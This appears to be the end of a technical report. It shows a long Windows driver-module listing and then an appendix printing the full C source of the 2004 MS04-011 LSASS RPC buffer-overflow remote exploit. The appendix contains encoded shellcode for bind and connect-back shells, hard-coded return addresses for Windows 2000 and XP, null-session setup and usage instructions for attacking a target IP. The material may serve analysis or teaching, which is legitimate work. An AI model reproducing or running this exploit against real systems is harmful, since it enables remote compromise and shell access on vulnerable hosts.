ati2mtag.sys  287872   41856       0   94080    2304  Fri Aug 16 06:30:58 2002
VIDEOPRT.SYS    9984     384       0   43008    4608  Thu Aug 29 10:32:03 2002
calihal.sys   64000  155008       0   11264    1664  Thu Oct 17 22:52:17 2002
caliaud.sys   34560  218240       0    9472    1152  Thu Oct 17 22:49:34 2002
portcls.sys   39168   10496       0   60032    4608  Thu Aug 29 11:00:58 2002
drmk.sys    5120    1280       0   45824    1024  Thu Aug 29 10:32:30 2002
ks.sys   28928     128       0   81920    4096  Thu Aug 29 11:13:40 2002
i8042prt.sys   11648     256       0   22016    3840  Thu Aug 29 11:06:37 2002
DKbFltr.SYS    3872    4416       0    1664    1088  Wed Oct 16 06:15:53 2002
kbdclass.sys    6528     896       0    6144    3968  Thu Aug 29 10:26:59 2002
SynTP.sys  251040    5600       0       0    2560  Sat Apr 19 04:27:36 2003
USBD.SYS     256       0       0     896     256  Fri Aug 17 23:02:58 2001
mouclass.sys    5888     896       0    5504    3840  Thu Aug 29 10:27:00 2002
fdc.sys   18176     256       0     384    3840  Fri Aug 17 22:51:22 2001
parport.sys   63232    1280       0     256    2816  Thu Aug 29 10:27:29 2002
aliirda.sys   13824    6144       0       0    2048  Mon Dec 17 16:54:30 2001
irenum.sys    1280     128       0    4608    1664  Fri Aug 17 22:51:19 2001
hpci.sys    2848      64       0    1792     928  Mon Jul 15 19:49:39 2002
HSFHWALI.sys  107744    8416       0    1600    2816  Wed Mar 27 10:17:24 2002
HSF_DP.sys  774976  196320       0    1920    2528  Wed Mar 27 10:15:57 2002
HSF_CNXT.sys  413344   63360       0   24000    2720  Wed Mar 27 10:09:59 2002
Modem.SYS    1280     128       0   19968    2432  Fri Aug 17 22:57:35 2001
usbuhci.sys   15744     384       0       0     512  Thu Aug 29 10:32:48 2002
USBPORT.SYS  113024    1024       0   10752    2304  Thu Aug 29 10:32:49 2002
```

```
usbehci.sys   15616     768       0       0     384  Thu Aug 29 10:32:47 2002
nic1394.sys   48512     640       0       0    2816  Thu Aug 29 10:33:29 2002
imapi.sys   10240     256       0   19328    2816  Thu Aug 29 10:28:05 2002
MxlW2k.SYS   21280      64       0       0    1568  Wed Apr 30 20:02:40 2003
Cdr4_xp.SYS   54688    1280       0       0    1696  Tue Dec 17 21:32:57 2002
cdrom.sys   31872     128       0    5632    2944  Thu Aug 29 10:27:55 2002
redbook.sys    6400    1152       0   36096    1920  Thu Aug 29 10:27:45 2002
 pwd_2k.SYS   17888   98976       0       0    2368  Tue Dec 17 21:29:40 2002
Cdralw2k.SYS   16128     416       0       0    2176  Tue Dec 17 21:32:44 2002
FA312nd5.sys    8704     480       0    2720    1568  Fri Feb 09 20:29:54 2001
CmBatt.sys    4864     256       0    3200    1920  Thu Aug 29 10:09:04 2002
axtvpn.sys  262432  522368       0       0    3040  Wed Mar 31 17:20:13 2004
TDI.SYS    9472     512       0     256    1280  Fri Aug 17 22:57:25 2001
audstub.sys     128       0       0     512     384  Fri Aug 17 22:59:40 2001
rasirda.sys   13056     128       0       0    2560  Fri Aug 17 22:51:29 2001
rasl2tp.sys   41984     512       0       0    2304  Thu Aug 29 11:06:36 2002
ndistapi.sys    5248     128       0       0    1152  Fri Aug 17 22:55:29 2001
ndiswan.sys   68352    2432       0       0    7296  Thu Aug 29 10:58:38 2002
raspppoe.sys   29056    4608       0       0    1664  Fri Aug 17 22:55:33 2001
raspptp.sys   38016     896       0       0    1920  Wed Oct 02 02:52:28 2002
psched.sys   49792    2048       0    3968    4224  Thu Aug 29 10:35:54 2002
msgpc.sys   27264    1408       0     512    1024  Fri Aug 17 22:54:19 2001
ptilink.sys   12928     256       0       0    1280  Fri Aug 17 22:49:53 2001
raspti.sys   11008     640       0       0    2048  Fri Aug 17 22:55:32 2001
rdpdr.sys   67840    4608       0   86400    8064  Thu Aug 29 10:06:34 2002
termdd.sys   25216     768       0    2304    3456  Thu Aug 29 10:40:32 2002
swenum.sys     384       0       0     640     640  Fri Aug 17 22:48:47 2001
update.sys    2048     768       0  129792     896  Sat Aug 18 05:53:56 2001
vmnetadapter.sys    3968     192   0       0    1024  Mon Mar 03 22:07:01 2003
VMNET.SYS    7040     160       0       0     800  Mon Mar 03 22:06:54 2003
mmc_2K.SYS   19168     544       0       0     448  Tue Dec 17 21:29:42 2002
NDProxy.SYS   29184    2176       0       0    2432  Fri Aug 17 22:55:30 2001
flpydisk.sys    1920    1280       0   11392    2048  Thu Aug 29 10:27:43 2002
usbhub.sys   23552     768       0   20736    2048  Thu Aug 29 10:32:49 2002
MODEMCSA.sys    5760    1152       0    3968    2304  Fri Aug 17 22:57:37 2001
Fs_Rec.SYS     128     128       0    3584    1792  Fri Aug 17 22:49:37 2001
Null.SYS       0     128       0     384     384  Fri Aug 17 22:47:39 2001
Beep.SYS    1152       0       0       0     768  Fri Aug 17 22:47:33 2001
vga.sys     768     128       0   14848    1152  Thu Aug 29 10:32:03 2002
mnmdd.SYS       0       0       0    1792     384  Fri Aug 17 22:57:28 2001
RDPCDD.sys       0       0       0    1792     384  Fri Aug 17 22:46:56 2001
cdudf_xp.SYS  170624   13312       0   34688    6400  Mon Feb 03 23:23:00 2003
Msfs.SYS     896     128       0   11264    2432  Fri Aug 17 22:50:02 2001
Npfs.SYS    1664     256       0   20352    3456  Fri Aug 17 22:50:03 2001
UdfReadr_xp.SYS  136576   13312    0   34560    6400  Tue Dec 17 21:27:56 2002
rasacd.sys    3840     128       0     512    1664  Fri Aug 17 22:55:39 2001
ipsec.sys   46976    1792       0    2432    2432  Thu Aug 29 11:07:19 2002
tcpip.sys  234496   39168       0   21376   20992  Thu Aug 29 10:58:10 2002
netbt.sys   99456    1664       0   30720    6528  Wed Jul 09 01:48:51 2003
netbios.sys   14336     768       0   11648    2304  Thu Aug 29 10:35:45 2002
rdbss.sys   33024    2816       0  103936    8448  Thu Aug 29 10:58:48 2002
mrxsmb.sys   98304   18944       0  236160   10112  Mon Nov 18 20:27:37 2002
Fips.SYS   22016     768       0    3584     768  Sat Aug 18 03:31:49 2001
wanarp.sys   21632     896       0    3328    2560  Fri Aug 17 22:55:23 2001
arp1394.sys   50176    1536       0       0    1792  Thu Aug 29 10:33:29 2002
dump_atapi.sys       0       0       0       0       0
dump_WMILIB.SYS       0       0       0       0       0
win32k.sys 1578880   77184       0       0   21120  Thu Sep 25 18:35:41 2003
watchdog.sys    2816     128       0    8320    1408  Thu Aug 29 10:32:20 2002
Dxapi.sys    6272     384       0     640     512  Fri Aug 17 22:53:19 2001
```

```
dxg.sys   59520     896       0       0    1664  Sat Sep 21 03:03:29 2002
dxgthk.sys     128       0       0       0     128  Fri Aug 17 22:53:12 2001
ati2dvag.dll  199808    8960       0       0    1536  Fri Aug 16 06:31:16 2002
ati3d1ag.dll  753760   81248       0       0     352  Fri Aug 16 05:44:25 2002
afd.sys    3840    2048       0  105984    8192  Thu Aug 29 11:01:13 2002
irda.sys   30848    3328       0   12416    4096  Fri Aug 17 22:51:32 2001
vmnetbridge.sys   14720      64       0       0    1632  Fri Apr 04 04:47:59 2003
ndisuio.sys    6912     128       0     640    1920  Thu Aug 29 10:35:40 2002
mrxdav.sys   25088    5504       0  122240    6784  Fri Aug 17 22:50:20 2001
hcmon.SYS   10400     288       0       0    2112  Fri Apr 04 04:47:03 2003
ParVdm.SYS    1408     128       0       0    2176  Fri Aug 17 22:49:49 2001
VMparport.SYS    3424      32       0       0    1248  Fri Apr 04 04:42:34 2003
vmx86.SYS   16512    8416       0       0    1984  Fri Apr 04 04:38:50 2003
mdmxsdk.sys    5760      96       0       0     672  Mon Oct 22 23:46:24 2001
NAVAPEL.SYS       0       0       0       0       0
srv.sys   52096    8320       0  227712    7936  Fri Mar 28 20:54:53 2003
strmdisp.sys    9088     192       0    5856    1344  Wed Mar 27 10:18:51 2002
vmnetuserif.sys    4608     160       0       0    1760  Fri Apr 04 04:47:54 2003
SYMEVENT.SYS   57280    1920       0       0    1920  Wed May 14 07:45:43 2003
NAVAP.sys       0       0       0       0       0
NAVEX15.sys       0       0       0       0       0
NAVENG.sys       0       0       0       0       0
sysaudio.sys    2560     128       0   44160    2688  Thu Aug 29 11:01:17 2002
wdmaud.sys    7936    2048       0   60160    2432  Thu Aug 29 11:00:46 2002
Cdfs.SYS    6528     640       0   42880    4480  Thu Aug 29 10:58:50 2002
ipnat.sys   63744    4096       0     512    3072  Thu Aug 29 10:36:12 2002
kmixer.sys   12032   35840       0   94208    2816  Thu Aug 29 10:32:28 2002
msdirectx.sys       0       0       0       0       0
PROCEXP.SYS       0       0       0       0       0
ntdll.dll  458752   24576       0       0       0  Fri May 02 02:00:24 2003
------------------------------------------------------------------------------
       Total 8614624 1887616       0 4254720  578464
```

Appendix 3. Source code of LSASS exploit.

```
// Comments from K-OTik.COM : to make this exploit work remotely you have
//to use the
// sbaaNetapi.dll wich modifies the DsRoleUpgradeDownlevelServer API, this
//will allow
// the remote host to be specified as explained on eeye advisory...
//
// http://www.k-otik.com/exploits/04252004.ms04011lsass.rar

#include <windows.h>
#pragma comment(lib,"mpr.lib")
#pragma comment(lib, "ws2_32")

unsigned char scode[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";

unsigned char scode2[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
```

```
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";

typedef int (_stdcall *DSROLEUPGRADEDOWNLEVELSERVER)
(unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long);
DSROLEUPGRADEDOWNLEVELSERVER DsRoleUpgradeDownlevelServer;

#define LEN 3500

char buf[LEN+1];
char sendbuf[(LEN+1)*2];
char buf2[2];
char target2[200];

int main(int argc, char *argv[])
{
HMODULE hNetapi;
int ret=0;
int i;
char c, *target;
LPSTR hostipc[40];
NETRESOURCE netResource;
unsigned short port;
unsigned long ip;
unsigned char* sc;

if (argc < 3) {
printf("Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit\n
\bug discoveried by eEye,\n \
code by sbaa (sysop sbaa 3322 org) 2004/04/24 ver 0.1\n \
Usage: \n \
%s 0 targetip (Port ConnectBackIP ) \
----> attack 2k (tested on cn sp4,en sp4)\n \
%s 1 targetip (Port ConnectBackIP ) \
----> attack xp (tested on cn sp1)\n",argv[0],argv[0]);
printf("");
return 0;
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$",target);

netResource.lpLocalName = NULL;
netResource.lpProvider = NULL;
netResource.dwType = RESOURCETYPE_ANY;
netResource.lpRemoteName=(char *)hostipc;

ret = WNetAddConnection2(&netResource, "", "", 0); // attempt a null
session
if (ret != 0)
{
printf("Create NULL session failed\n");
// return 1;
}
```

```
hNetapi = LoadLibrary("sbaaNetapi.dll");
if (!hNetapi) {
printf("Can't load sbaaNetapi.dll.\n");
exit(0);
}

(DWORD *)DsRoleUpgradeDownlevelServer = (DWORD *)GetProcAddress(hNetapi,
"DsRoleUpgradeDownlevelServer");

if (!DsRoleUpgradeDownlevelServer) {
printf("Can't find function.\n");
exit(0);
}

memset(buf, '\x90', LEN);

if(argc>4)
{

port = htons(atoi(argv[3]))^(USHORT)0x9999;
ip = inet_addr(argv[4])^(ULONG)0x99999999;

memcpy(&scode[118], &port, 2);
memcpy(&scode[111], &ip, 4);
sc=scode;
}
else
{
if(argc>3)
{
port = htons(atoi(argv[3]))^(USHORT)0x9999;
memcpy(&scode2[176], &port, 2);

}
sc=scode2;
}
//attack all 2k sp3 version

memcpy(&buf[2020], "\x95\x0c\x01\x78", 4);
memcpy(&buf[2036], sc, strlen(sc));

//attack all 2k sp4 version
memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
memcpy(&buf[2844],"\x2b\x38\x03\x78",4);

memcpy(&buf[2856], sc, strlen(sc));
printf("shellcode size %d\n", strlen(sc));

for(i=0; i<LEN; i++) { //unicode
sendbuf[i*2] = buf[i];
sendbuf[i*2+1] = 0;
}
sendbuf[LEN*2]=0;
sendbuf[LEN*2+1]=0;

if(atoi(argv[1])==1)
{
memcpy(&sendbuf, sc, strlen(sc));
memcpy(sendbuf+1964,"\xad\x14\x48\x74",4);
memcpy(&sendbuf[1948],
"\xb8\x44\xf8\xff\xff\x03\xc4\x81\xec\x00\x20\x00\x00\xff\xe0\x00", 16);
memcpy(&sendbuf[1980], "\xeb\xde",2);
}
memset(target2, 0, 100);
for(i=0; i<strlen(target); i++) {
target2[i*2] = target[i];
target2[i*2+1] = 0;
}
memset(buf2, 0, 2);
ret=0;
ret=DsRoleUpgradeDownlevelServer(&sendbuf[0], &buf2[0], &buf2[0], &buf2[0],
&buf2[0], &buf2[0],
&buf2[0], &buf2[0], target2, &buf2[0], &buf2[0], &buf2[0]);

printf("Ret value = %d\n",ret);
WNetCancelConnection2(netResource.lpRemoteName, 0, TRUE);
FreeLibrary(hNetapi);

return 0;
}
```